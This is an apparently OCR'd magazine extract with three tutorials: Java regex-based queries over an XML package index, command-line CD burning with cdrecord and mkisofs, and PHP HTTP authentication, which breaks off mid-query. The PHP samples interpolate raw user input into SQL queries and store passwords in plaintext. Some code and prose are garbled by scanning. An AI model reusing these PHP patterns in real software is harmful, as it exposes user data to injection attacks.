This so-called constrained list will only allow objects which match the search query – the constraint – to be added to it. Thus our XML parser doesn't need to change. It doesn't need to know about queries or regular expressions. As before, it will simply try to add each package in the XML index file to the list we give it, but, this time, only those that match the constraint associated with the list will get added. Hey presto! A list of query results.

Constraint classes

Before we look at the new list class itself, we will discuss how to implement the constraints. The basis of all constraints used by our constrained list class is the interface **BooleanExpression**. Classes which implement **BooleanExpression** encapsulate some kind of expression or test which can be evaluated on an arbitrary object (and hence repeatedly over a list of objects) and return a true or false result. Here's a trivial example:

```
class SimpleConstraint implements BooleanExpression {
    public boolean evaluate( java.lang.Object object ) {
        return ( (Number)object ).intValue() > 100; }
}
```

This constraint tests whether an object has an integer value of less than 100. If so, it returns true; otherwise, false. So, for example, if **constraint.evaluate(new Integer(10))** would evaluate as **true**, while **constraint.evaluate(new Float(150.0))** would be **false**. Invoking this **evaluate()** method on an object which cannot be cast to a **Number** will throw a **ClassCastException**, but we could catch this exception within the **evaluate()** method and return **false**. That is, if it's not a number, it fails the test.

A more useful example is this next class, **RegularExpression**. This encapsulates a regex pattern which can be matched against an arbitrary **String**, and this class is used in our project.

```
public class RegularExpression implements
    BooleanExpression {
    private Pattern pattern; // the compiled regex
    private Matcher matcher; // the matcher to apply this regex

    public RegularExpression(String regex) {
        this.pattern = Pattern.compile( regex,
            Pattern.CASE_INSENSITIVE );
        this.matcher = pattern.matcher( "" );
    }

    public boolean evaluate( java.lang.Object object ) {
        try {
            matcher.reset( (CharSequence) object );
            return matcher.matches();
        } catch( ClassCastException e ) { return false; }
    }
}
```

A custom collection

Or how to make a list class do what we want.

Java's collection hierarchy was introduced with **JDK1.2** and provides a toolkit of interfaces and classes for using and implementing abstract data types such as sets, lists, vectors, and so on. The basis of the collection hierarchy is the interface **java.util.Collection** which describes a generic container for storing elements.

This is specialised with interfaces **Set**, **List**, **Map**, etc. which cover all the usual types of ADT. It is important to realise that these classes describe only the behaviour of these types of collection – they say nothing about how elements are physically stored. They provide a specification for developers to create concrete implementations. For example, the **ArrayList** class implements the **List** interface and uses a resizable array as storage; the **LinkedList** class is similar, but uses a classic linked-list implementation for storage.

The advantage of this scheme is that the developer can use collection classes without worrying about implementation. Since all **List** classes are interchangeable, if one implementation turns out to be too inefficient,

you can swap it for another.

You can find the code for the constrained list class used this month on the coverdisc. We have specialised the **Collection** interface with **ConstrainedCollection**, a type holder for any constrained collection. We implement this interface in our concrete class **ConstrainedArrayList**, a sub-class of the standard **ArrayList**. Here we simply override the necessary methods – **add()**, **addAll()**, **set()**, etc. – to ensure that the list's constraint is held when adding and modifying members.

We have to be careful to adhere to the contract of the **Collection** interface. This says that the **add()** method should return **true** if the item was successfully inserted; it only returns **false** for collections that do not allow duplicates (such as sets) when an item is already contained in the collection.

If **add()** fails for any other reason, then this must be signalled with an exception. Thus we implement the exception **ConstraintException** which is raised when you attempt to add an item which fails the collection's constraint.

Acting on methods

So, now, how do we match **IndexedPackage** objects? What we want to be able to do is apply constraints to the member fields of an **IndexedPackage**. For example, we'd like to express questions like "Does the name field contain the word 'Apache'?" or "Does the Disc field match the string 'LXFC23'?" as expressions. To do this we will use reflection – Java's mechanism for looking at its own structure. With reflection, we can get run-time information and access fields and methods by identifier name at run time. Which is just what we want.

First, however, remember that we can't actually access these fields outside of an **IndexedPackage** object, since they are private member fields. Even reflection must abide by Java's access rules. Therefore, we have to use the class's corresponding accessor methods. Using these ideas, we can construct a **BooleanExpression** class which encapsulates a class's method (supplied as a **java.lang.reflect.Method** object to its constructor) and a **BooleanExpression**. Its **evaluate()** call will invoke this method on a specified object and evaluate the given expression on the result of that method. Here is that class.

```
public class BooleanMethodExpression implements
BooleanExpression {
    private Method method;
    private BooleanExpression expression;

    public BooleanMethodExpression( Method method,
BooleanExpression expr ) {
        this.method = method;
        this.expression = expr;
    }

    public boolean evaluate( java.lang.Object object ) {
        try {
            return expression.evaluate( method.invoke(object, null) );
        }
        catch( IllegalAccessException e ) { return false; }
        catch( InvocationTargetException e ) { return false; }
    }
}
```


As an example of how this class can be used, suppose we wanted to match packages whose name contains the word "Linux". We would construct a constraint as follows:

```
Method m = IndexedPackage.class.getMethod( "getName" );
BooleanExpression e = new RegularExpression( ".Linux.*" );
BooleanExpression constraint = new
BooleanMethodExpression( m, e );
```

Assuming the variable **package** is a reference to objects of class **IndexedPackage**, we can now test this constraint as normal with **constraint.evaluate(package)**.

Putting the pieces together

The next question to be answered before we can create useful constraint expressions and thus useful queries is how do we construct compound expressions? How do we say "Match packages whose name contains 'Java' and that are located on disk 30"? Simple. We just need a class **BooleanAndExpression** whose constructor takes two **BooleanExpressions** and whose **evaluate()** method returns the logical AND of evaluating both of these expressions on the specified object. **BooleanOrExpression** does the same but ORs the values of both expressions. I have implemented the **XMLIndexQuery** class to bring all the



Now that our search engine is working, we're half way to completing the **LXF** index searching applet.

components together. It's a bit rough and ready – some refactoring should be done to allow other sorts of query, possibly via an abstract query class. But we'll leave that for another day. You instantiate an **XMLIndexQuery** with two parameters: the filename of the XML file to search and the query expressed as a **BooleanExpression**. Then invoke **doQuery()** to execute the query and get the results via **getResult()**.

Here is a quick test class that you can use to try this out.

```
public class TestQuery {
    public static void main( String args[] ) {
        if( args.length != 2 ) {
            System.out.println( "Usage: java TestQuery <file>
<keyword>" );
            System.exit(0);
        }
        try {
            Method m = IndexedPackage.class.getMethod(
"getDescription", null );
            Method m2 = IndexedPackage.class.getMethod(
"getName", null );
            RegularExpression r = new RegularExpression(
"." + args[1] + "." );
            XMLIndexQuery q = new XMLIndexQuery( args[0], new
BooleanOrExpression( new BooleanMethodExpression( m, r ),
new BooleanMethodExpression( m2, r ) ) );
            q.doQuery();
            List l = q.getResult();
            for( int i=1; i<l.size();i++ ) {
                ( (IndexedPackage) l.get( i ) ).dump(); }
            } catch( NoSuchMethodException e ){ ; }
        }
    }
}
```

This is just a simple wrapper around **0** which performs a search for a keyword in the name and description fields of each package. It gets the path of the file to query and the keyword from the command line, constructs and executes the query, and dumps the results to the standard output. It's not very pretty, but it works. Try entering something like

```
java TestQuery LXFC23.xml.gz driver | less
```

If all goes well, you should be greeted with a list of the packages that match the keyword 'driver'. Next month we'll have a look at putting a user interface on all of this. [LXF](#)

CD WRITING

Burning with Linux

Robert Smith shows you how to burn CDs easily at the command line.

Storage on your computer is costing less and less each month. A decent 80GB drive only costs £80, meaning that space is no longer a premium. Transporting data also used to be a big problem, as floppy disks only have a 1.44MB capacity and most people did not own a CD-Writing drive. You can now pick up a fast CDRW drive for an IDE interface for less than £60, and the media for as little as 19 pence per CDR. This means that transporting, and even backing up, data can be a very cheap and quick. Using a CDRW drive under Linux is easy, and very powerful and will allow you to burn CDs even whilst working with other applications.

Support for CDRW drives

Most of the CDRW drives available today can be used under Linux. If your drive is MMC standard compliant then generally it will work with Linux. This should be documented in the drive manual. If you can't find out if it is MMC compliant, then the easiest way to find out if it will work, is to try it out by following the tutorial. This tutorial will cover both IDE and SCSI drives.

Getting ready to burn

Before you can burn a CD under Linux you will need to configure your kernel to support your CDRW device. If you are running a modern distribution such as Mandrake, SuSE or Red Hat then your device is probably already configured. To see if your CDRW device has been identified by your current configuration use the following command

```
cdrecord --scanbus
```

You should get an output similar to this:

```
Cdrecord 1.10 (i686-pc-linux-gnu) Copyright (C) 1995-2001
Jörg Schilling
```

```
Linux sg driver version: 3.1.22
```

```
Using libscg version 'schily-0.5'
```

```
scsibus0:
```

```
0,0,0 0) 'TOSHIBA' 'DVD-ROM SD-M1212' '1R14'
```

```
Removable CD-ROM
```

```
0,1,0 1) 'PHILIPS' 'PCA382RW IDE' '1.4' Removable
```

```
CD-ROM
```

```
0,2,0 2) *
```

```
0,3,0 3) *
```

```
0,4,0 4) *
```

```
0,5,0 5) *
```

```
0,6,0 6) *
```

```
0,7,0 7) *
```

In this case there are two devices viewable under the SCSI interface. The Philips drive is the CDRW and is connected by the IDE interface. If you get a blank output, then try the following commands if you have a IDE device:

```
modprobe ide-scsi
```

```
cdrecord --scanbus
```

This command will only work if the kernel has been compiled with the *ide-scsi* (SCSI emulation support) module. Most base

Software Needed

The software needed for this tutorial is

- **cdrecord**
 - **mkisofs**
 - **Tools to compile a kernel**
 - **cdparanoia**
- For the X Based part of the tutorial (tutorial 2) you will also need**
- **GnomeToaster**
 - **X-CD-Roast**

distribution kernels will have this module available to use from the box. If you have a SCSI drive then you will have to initiate the *scsi_mod* module and the *sg* module. Again use the *modprobe* tool to activate these.

If none of the above works, then you will have to recompile the kernel. Get the kernel source from www.kernel.org and compile it in the usual manner. If you have not done this before then read the docs which comes with the kernel source code, for some handy hints. The more heavily modified distributions such as Mandrake have lots of extra modules added to the kernel. To make sure that your machine operates properly afterwards, use the kernel source rpm instead of custom source as this will make configuration easier. Make sure that the following parts of the kernel are either compiled into the kernel or separately as modules along with all other needed parts of the kernel:

- SCSI emulation support (for IDE CDRW drives this is necessary. If you want your normal CD drives to work with *cdrecord* easily then don't compile the standard IDE/ATAPI CDROM support)
- SCSI support
- SCSI generic support
- SCSI CDROM support (needed if you have a separate CD drive that works on SCSI)

Once the kernel is compiled, and your boot manager



Terminal showing a completed *cdrecord* cycle.

```

nsmith85@nsdev:/home$ cdrecord speed=2 dev=0,1,0 -data backup.iso -audio -pad baz_ier
hman_sunscreen2.wav
Cdrecord 1.10 (i686-pc-linux-gnu) Copyright (C) 1995-2001 Jörg Schilling
scsibus: 0,1,0
scsibus: 0 target: 1 lun: 0
Linux sg driver version: 3.1.22
Using libscg version 'schily-0.5'
Device type   : Removable CD-ROM
Version       : 0
Response Format: 1
Vendor info   : 'PHILIPS'
Identifikation: 'PCA382RW IDE'
Revision      : '1.4'
Device seems to be: Generic mmc CD-RW.
Using generic SCSI-3/mmc CD-R driver (mmc_cdr).
Driver flags  : SWABAUDIO
Starting to write CD/DVD at speed 2 in write mode for single session.
Last chance to quit, starting real write in 0 seconds. Operation starts.
Track 01: Total bytes read/written: 547913728/547913728 (267536 sectors).
WARNING: padding up to sectsize.
Track 02: Total bytes read/written: 54172824/54173616 (23033 sectors).
nsmith85@nsdev:/home$

```

LinuxFormatTutorialCDwriting

◀ modified, reboot your machine using the new kernel.

Your CD drives may not function as before after this change especially if you did not compile the standard IDE CDROM part of the kernel. Use the **cdrecord --scanbus** command to check that your drive is being recognised by the software, after any needed modules have been initiated. If both your CDROM drives are recognised by this command then they will no longer be occupying the `/dev/hdx` block device. Instead they will be recognised under the `/dev/scdx` devices and you should change your `/etc/fstab` to point to these devices to keep your system running properly.

Where next?

By now you have set up your CDRW devices to work with Linux. This means that we can now get down to the nitty gritty of burning CDs. This can be accomplished in two ways. Either via

Completed mkisofs command in a terminal.

```

rsmith85@rsdev:~$ mkisofs -r -o backup.iso pdf/
Total translation table size: 0
Total rockridge attributes bytes: 1033
Total directory bytes: 0
Path table size(bytes): 10
Max brk space used 5644
1952 extents written (3 Mb)
rsmith85@rsdev:~$

```

```

Using HOLID000.PS:1 for rsmith85/work/kerwendin/holiday cottage booking form.ps (holiday cottage brochure.ps)
Using BROCH000.DOC:1 for rsmith85/work/kerwendin/brochure version 2.doc (brochure version 1.doc)
Using BROCH000.SW:1 for rsmith85/work/kerwendin/brochure for PDF2.sw (brochure for PDF.sw)
Using WOTK000.KUD:1 for rsmith85/work/kerwendin/wotk.kud* (wotk.kud)
Using CACH000.;1 for rsmith85/.mozilla/default/1qu29ykg.slt/Cache/ CACHE_003 ( CACHE_002 )
Using CACH001.;1 for rsmith85/.mozilla/default/1qu29ykg.slt/Cache/ CACHE_002 ( CACHE_001 )
Using SCREE000.JPG:1 for rsmith85/pictures/.xvpics/screenshot2.jpg (screenshot.jpg)
Using FILEE000.JPG:1 for rsmith85/pictures/.xvpics/screenshot2.jpg (screenshot.jpg)
Using FILEE001.PHP:1 for rsmith85/php/FileEditSave.php (FileEditMain.php)
Using FILEE002.PHP:1 for rsmith85/php/FileEditMain.php (FileEdit.php)
Using OPENF000.PNG:1 for rsmith85/php/img/small/OpenFolder6.png (OpenFolder.png)
Using TKSE000.;1 for rsmith85/setiathome/tksatinasterhighs (tksatinasterlocs)
Using CONFI000.BAK:1 for rsmith85/.wine/config.2002_05_30_16_30_bak (config.2002_05_29_23_22_bak)
Using CONFI001.BAK:1 for rsmith85/.wine/config.2002_05_29_23_22_bak (config.2002_05_29_23_17_bak)
1,83% done, estimate finish Mon Jul 8 22:14:24 2002
3,74% done, estimate finish Mon Jul 8 22:14:24 2002
5,61% done, estimate finish Mon Jul 8 22:14:41 2002
7,48% done, estimate finish Mon Jul 8 22:15:44 2002
9,35% done, estimate finish Mon Jul 8 22:16:32 2002
11,22% done, estimate finish Mon Jul 8 22:17:04 2002
13,09% done, estimate finish Mon Jul 8 22:16:49 2002
14,96% done, estimate finish Mon Jul 8 22:16:44 2002
16,83% done, estimate finish Mon Jul 8 22:16:46 2002
18,70% done, estimate finish Mon Jul 8 22:16:37 2002
20,57% done, estimate finish Mon Jul 8 22:16:35 2002
22,44% done, estimate finish Mon Jul 8 22:16:37 2002

```

mkisofs in progress.

How CDs work

A many-layered wonder

CDR media is getting extremely cheap to buy and so this is what most people use for everyday usage.

A CDR is generally made up of 4 layers. The following is a description of this from the bottom of a CD upwards.

- Polycarbonate substrate layer – This is the see-through plastic that makes up the bulk of the CD.
- Organic Dye – This is the clever part of the CDR, the layer of dye is changed by the laser in your CDRW to give pits and lands (data bits) which is how your information is stored.

- Reflective Layer – made out of 24k gold or silver-coloured alloy. This is what makes the bottom of a CD shiny.

- Protective Layer – This protects the data from scratches.

The data when stored is then read from the organic dye layer through the polycarbonate layer. Scratching the top surface causes more damage than the bottom surface, as this removes the data, instead of just deflecting the laser.

The information is then read using a different laser.

the command line, or by using a graphical user interface under X, such as *GnomeToaster*. The command line method can be more powerful, as all the potential CD burning options are available to you instead of just the ones represented by the GUI. By using an X application though, you can reduce the steeper learning curve of the command line and this will definitely be more familiar to a Windows user. Personally I recommend learning both ways, and then choosing the right method for the right job.

On the command line

The first step in producing a CD via the command line is to produce an image of the CD that is being produced. This is done via the `mkisofs` program on the command line.

```
mkisofs -r -o <path to temp iso dir>/<iso name> <directory to put on cd>/
```

This will create an ISO with the **<directory to put on cd>** directory in, which is Rock Ridge compatible. The ISO will be found under the **<iso name>** file in the path specified. This ISO image can then be burnt using `cdrecord`, but more about that later.

```
mkisofs -J -o <path to temp iso dir>/<iso name> <directory to put on cd>/
```

This will create a Joliet compatible CD which will be friendlier to all Windows users. To create a El Torito image use the following command. Make sure that the image size is exactly 2880KB or else the image will be rejected by the computer.

```
mkisofs -b -o <path to temp iso dir>/<iso name> <directory to put on cd>/
```

If you are having problems with creating a large ISO file, then you will have to edit your **ulimit**. If you are root then this can temporarily be done by:

```
ulimit 1000000000
```

This will only last as long as the terminal session; after that the default will return. When you change the user as well, the limit defaults. To permanently change this (beware as this could cause a security hole) edit your `/etc/security/limits.conf` file. Change the line :

```
* hard fsize <value>
```

to

```
* hard fsize 700000
```

and then login again to permanently change it.

Burning the image

To burn the data image to the CD you first need to find out the SCSI id of the drive.

```
cdrecord --scanbus
```

Find the three digit number beside the CDRW drive, and write it down. Then type in the following command:

```
cdrecord speed=<speed at which to burn> dev=<scsi id>
```

```
<path to image file>
```

Example 1

So for example to back up the `/root` directory onto a CD, use the following commands.

```
mkisofs -r -o /rootimage.iso /root/
```

```
cdrecord speed=24 dev=0,1,0 /rootimage.iso
```

Example 2

Backing up a single compressed archive onto a cd,

```
mkisofs -r -o /tmp/archive.iso /home/archive.tar.gz
```

```
cdrecord speed=24 dev=0,1,0 /tmp/archive.iso
```

Music onto a CD

To put tracks of music onto a CD you first have to get the tracks

in wav format, so that you can place them onto the CD. Generally that will mean copying them (you must have legal permission to copy other people's music and files) off one CD and onto another. To do this via the command line, the easiest way is with a program called *cdparanoia*. The following command will copy all the music tracks off a CD onto your hard disk:

```
cdparanoia -wB
```

To do individual tracks simply use the same command but specify a track number after the command.

This can then be burnt straight onto the CD in the same way as before with the audio flag and specifying the order of the tracks, and separating the file names with a space:

```
cdrecord speed=<speed at which to burn> dev=<scsi id>
--audio <track> <track>
```

To mix data and audio tracks onto one CD simply type in the names of all the images and music tracks, separating them with spaces. If you are burning data tracks, using the *-data* flag before the image names. The same goes for audio with the *-audio* flag. This is so that the *cdrecord* program knows what sort of data type to code.

Example 3

Burning *hello.wav*, *seeme.wav* and *data.iso* to a CD.

```
cdrecord speed=24 dev=0,1,0 -data data.iso
--audio hello.wav seeme.wav
```

CD copying using multi-sessions

When transporting files around, you will often find that on a CD, you will only use a small amount of the total space. When done a lot this becomes wasteful, and although CDs are cheap these days, carrying one around instead of 5, for the same amount of data, is a better option. This is when multi-session CDs are useful. A multi-session CD will allow you to add new tracks to a CD, till it is full up. To do this you simply have to specify an extra flag whilst burning the CD. You use the following command to do this:

```
cdrecord speed=<speed at which to burn> dev=<scsi id>
-multi <path to image file>
```

Each time that you want to add a new track to this CD without finalising it, you need to use the *-multi* flag along with the flag for the data type being written (data or audio). On sony CDRW drives another flag will also have to be used. Look at the man page for *cdrecord* under *-multi*. The same may apply to other drives.

Multi-session CDs work in a different way from normal CDs. When a normal CD is burnt and finalised your CD is fixated in the drive. Fixation is when the Table of Contents (TOC), often called the lead in, is written into the small section at the start of a CD, and the lead out telling the *cdrom* device not to continue reading the CD for data is placed at the end of the CD. With a multi-session CD full fixation does not occur after every burning session. Instead a new track is started, ready for the next track to be continued, at the end instead of a lead out sequence, and the table of contents is left unfinished. This kind of CD cannot generally be read by stand alone CD players as they look at the TOC instead of searching for the first track. All the data on the tracks is linked together, making one large file system which is useful for prolonging the life of a CDR.

As you can see, burning CDs under Linux, even at the command line, can be very simple. Once you identify the best method for your own personal CD creation, be it Rock Ridge or Joliet, then creating more CDs becomes a easy task. In the next tutorial we will look at burning CDs using two GUI packages available for X: *GnomeToaster* and the sturdy *X-CD-Roast*. [LXF](#)

CD File Formats

The good thing about standards is that there are so many to choose from . . .

As with your hard disk, CDs can be formatted to hold different types of data. The following are the types of filesystem used on a CD.

REDBOOK – The standard for audio storage on a CD. This is pretty much wav format audio stored straight onto a CD, instead of into a file system. This allows the tracks to be read by hi-fi systems.

ISO-9660 – This is the standard file system type on a CD. Level 1 ISO-9660 gives the common DOS naming scheme of 8+3 characters. Level 2 improves on this, but makes the files less compatible with MS-DOS.

ROCK RIDGE – This is the Unix format of an ISO-9660 file system. It allows for longer names containing more characters, longer file names, symbolic links and mixed cases. It is only viewable properly by Unix style systems, but can be read with ISO-9660 restrictions on non-compatible operating systems.

HFS – This is roughly thought as being the Apple Macintosh equivalent of the ISO-9660 file system. It is incompatible with systems that do

not have HFS support such as Microsoft operating systems, often giving the appearance of being faulty, but can be read by Macs, Linux and other operating systems with an HFS patch.

JOLIET – This is the Microsoft version of Rock Ridge. It has a file name limit of 64 characters but apart from that is pretty much an expanded version of the ISO-9660 file system.


EL TORITO – A bootable file system, that can be interpreted by a motherboard as a floppy image.

There are also some new formats coming out the scene which are being intended to replace the ISO-9660 standard. One of these is called the ISO/IEC 13346 file system specification. This will enable more functions to be supported on CD and better multiplatform support.

Knowing about the different types of CD file systems available can be useful when producing a CD so that you produce the most compatible CD for the intended audience. There is no point in using a Level 1 ISO-9660 file system if the CD is going to be used only on Unix compatible PCs.

```
rsmith@50rsdev:~$ cdrecord --scanbus
Cdrecord 1.10 (i686-pc-linux-gnu) Copyright (C) 1995-2001 Jörg Schilling
Linux sg driver version: 3.1.22
Using libsg version 'schily-0.5'
scsibus0:
 0,0,0 0) 'TOSHIBA ' 'DVD-ROM SD-M1212' '1R14' Removable CD-ROM
 0,1,0 1) 'PHILIPS ' 'PCA382RW IDE ' '1.4' Removable CD-ROM
 0,2,0 2) *
 0,3,0 3) *
 0,4,0 4) *
 0,5,0 5) *
 0,6,0 6) *
 0,7,0 7) *
rsmith@50rsdev:~$
```

Result of a *cdrecord --scanbus* command



The modules needed to compile under *make xconf*.

AUTHENTICATION

Practical PHP programming



This month, **Paul Hudson** shows you how PHP's built-in functions can add power and flexibility to your code with the minimum of effort



On this month's CD is a complete and expanded copy of all the source code from this article, including detailed comments – be sure to check it out!

As we saw last month, PHP is easy to get started with, and you can begin creating a variety of simple scripts in no time at all. Even so, there is only so far you can go with **echo()** and other such simple functions, and this month we will take a detailed look at how PHP makes it easy for you to perform tasks such as handling HTTP authentication, accepting files from users, and manipulating your file system.

Authenticating users

HTTP authentication traditionally takes the form of .htaccess files scattered around various directories webmasters want to keep private. A typical .htaccess file, combined with a .htpasswd file, contains information about users that are allowed access to a directory and also their password.

Even though *Apache* allows you to customise these permissions, the system is far from flexible: hand-editing files each time you add users, or having to group authorised users together by password is a little behind the times.

HTTP authentication is mostly just a matter of sending special HTTP headers to your client asking them to provide access codes, and it's fairly straightforward to implement in PHP as long as you have configured PHP to run as an *Apache* module (see last issue's install guide). Let's take a look at basic authentication by creating the file 'auth.php', which should look like this:

```
<?php
if (!isset($_SERVER['PHP_AUTH_USER'])) {
    header("WWW-Authenticate: Basic realm=\"LXF Private Area\"");
    header("HTTP/1.0 401 Unauthorized");
    // only reached if authentication fails
    echo "Sorry - you need valid credentials to be granted access to the private area!\n";
    exit;
} else {
    // only reached if authentication succeeds
    echo "Welcome to the private area,
{$_SERVER['PHP_AUTH_USER']} - you used
{$_SERVER['PHP_AUTH_PW']} as your password";
}
?>
```

Braces ({ and } symbols) are used inside our final **echo** statement because we are **echo()**ing out a value from inside an array, and the braces tell PHP to treat **\$_SERVER['PHP_AUTH_USER']** as

an array variable that needs replacing with its value.

To start the authentication process, we send two HTTP headers using PHP's **header()** function. With **header()** you can send any HTTP header you want, so long as you send them all before you send any HTML. I'll be mentioning **header()** in several subsequent articles, but right now we are just interested in the **WWW-Authenticate** header and HTTP status codes.

WWW-Authenticate allows us to define the area, or *realm*, to which we are limiting access. It might be "Internet Mail Gateway", "Members Area", or, in our example, "LXF Private Area". This realm name is usually shown to users when they are prompted for their username and password.

The second **header()** function sends the HTTP status "401", which basically means "no access". This most often means no username and password have been entered, but it may also mean the details entered were incorrect. So, while **WWW-Authenticate** tells the browser what response is required to authenticate, the 401 header says "no entry" – you need both to perform authentication. If your user clicks "Cancel" they should be presented with something other than a blank page. In our example above, we have the **echo()** line beginning "Sorry - you need valid ..." ready for this eventuality.

The last **echo** statement, "Welcome to the private area" is for people who have authenticated successfully. All it takes to authenticate currently is a username and password – we don't check the values of the data, we just accept what they give us.

```
if (!isset($_SERVER['PHP_AUTH_USER'])) {
```

That line forms the crux of authentication with PHP. When users submit authentication, PHP receives the username and password as **\$_SERVER['PHP_AUTH_USER']** and **\$_SERVER['PHP_AUTH_PW']** respectively. By checking whether **\$_SERVER['PHP_AUTH_USER']** is set, we are saying "Have we received an authentication username from the client?" If we haven't, we send a request for authentication using **WWW-Authenticate** and exit the script.

When our visitors provide a username and password, the script is called again. This time the **if** statement evaluates to true and we echo out our welcome message. Most sites would want to perform some sort of username and password checking in order to make authentication worthwhile, so let's change the script to include simple credentials checking.

```
<?php
if (!isset($_SERVER['PHP_AUTH_USER'])) {
    header("WWW-Authenticate: Basic realm=\"LXF Private Area\"");
    header("HTTP/1.0 401 Unauthorized");
    echo "Sorry - you need valid credentials to be granted access!\n";
```

```

exit;
} else {
if (($_SERVER['PHP_AUTH_USER'] == 'lxf') &&
($_SERVER['PHP_AUTH_PW'] == 'bestseller')) {
echo "Welcome to the private area!";
} else {
header("WWW-Authenticate: Basic realm='LXF Private
Area'");
header("HTTP/1.0 401 Unauthorized");
echo "Sorry - you need valid credentials to be granted
access!\n";
exit;
}
}
?>

```

The modified script above now only allows users that provide the username 'lxf' and the password 'bestseller'. We have two conditions combined using AND (&&), which means that the **if** statement only evaluates to true if the username is 'lxf' *and* the password is 'bestseller'. Our system is now more powerful, but we still need to hard code usernames and passwords for everyone we want to have access to our realm.

Dynamic Authentication

A far better method to authenticate users is to compare their credentials to a members database table. By storing all your data in a database, you can easily add, edit, and revoke access permissions using PHP pages and a little SQL.

I'll be covering databases in detail in my next two articles, but for now I would like to give you an idea of how SQL can make authentication much more powerful. If you aren't comfortable installing *MySQL* by yourself, don't worry about it for now – I will be providing comprehensive installation instructions next month, and you can come back to this then.

Execute this query at your *MySQL* prompt to create the table necessary to store our authentication details:

```

CREATE TABLE userauth (ID INT NOT NULL AUTO_INCREMENT
PRIMARY KEY, Username
VARCHAR(30), Password VARCHAR(30));

```

The above command create a table named "userauth" which contains three data fields in each row – an ID integer, and variable length character fields "Username" and "Password" – just enough info to authenticate users. The ID is there to uniquely identify rows; we can refer to an authenticated user as a number,



Basic authentication using *Konqueror*. Note our realm name is shown, just about the input boxes.

rather than as a user and password. To be flexible, we're going to allow users to add themselves to the authentication list. Create a new file, 'addauth.php', and enter the following code:

```

<html>
<body>
<?php
if (isset($_POST['username'])) {
mysql_connect("localhost", "<username>", "<password>");
mysql_select_db("lxf");
mysql_query("INSERT INTO userauth (Username, Password)
VALUES
({$_POST['username']}, {$_POST['password']});");
echo "Welcome to the system, {$_POST['username']}!";
?>
<?php } else { ?>
<form method="post" action="addauth.php">
Username: <input type="text" name="username" /><br />
Password: <input type="password" name="password" /><br />
<input type="submit" value=" Add User ">
</form>
<?php } ?>
</body>
</html>

```

Note that I'm using the database "lxf". You may need to create this – use **create database lxf;** from the *MySQL* prompt.

With a call to **mysql_query()** near the top of the script, the new username and password is inserted into our table and a short confirmation message is sent back to the client.

Try running the script just by itself – you can monitor changes to your userauth database table from the *MySQL* command line by using the *MySQL* command **SELECT * FROM userauth;** **>>**

Advanced file upload handling

A little extra security

To make our upload system a little more advanced, let's take a look at adding more security to the system by checking the kind of file just uploaded. It would be great if we could rely on the 'type' information of uploaded files to tell us whether a file is to be accepted or not, but many browsers don't send MIME types with uploaded files. Instead, here is a simple bit of code that checks the extension of an uploaded file – you should recognise **explode()** from last month's article.

```

$tmp = explode ( "; $_FILES['userfile']['name'];
$fileext = $tmp[count($tmp)-1];

```

In line one, we split the name of the uploaded file into an array. As we specified a full stop (.) as the first

parameter to **explode**, our array will normally be split into two elements – file name (e.g. 'mysql'), and file extension (e.g. 'rpm'). If our filename was 'php-4.2.1.tar.gz', our array would contain elements 'php-4', '2', '1', 'tar', 'gz'. **count()** is a new function that merely returns the number of elements in an array, and by subtracting one from it (remember PHP uses zero-based arrays), we find ourselves reading the last element in the array. With php-4.2.1.tar.gz, this would return "gz". With mysql.rpm, this would return "rpm".

Now we can read the extension of the file that was uploaded, so let's compare it to a list of extensions that we trust.

```

$allowedexts = array("rpm", "gz", "tar", "bz2");
if (in_array($fileext, $allowedexts)) {
echo "File is trusted!";
} else {
echo "File not trusted!";
}

```

In the above code, we create an array of trusted file extensions, then, using **in_array()**, we compare our **\$fileext** variable (which contains everything after the final full stop in the name of our uploaded text file) to the array of allowed extensions. Naturally, merely checking file extensions doesn't guarantee security, but every little helps.

Adding a new user couldn't be easier – although we currently don't check for duplicate usernames.



Now that users can be dynamically added using addauth.php, let's modify our original auth.php script to check input against what we have in our database. Amend the following line:

```
if (($SERVER['PHP_AUTH_USER'] == 'lxf') &&
($SERVER['PHP_AUTH_PW'] == 'bestseller')) {
```

To this:

```
mysql_connect("localhost", "<yourmysqlusername>",
"<yourmysqlpassword>");
mysql_select_db("lxf");
$result = mysql_query("SELECT ID FROM userauth WHERE
Username = '{$_SERVER['PHP_AUTH_USER']}' AND
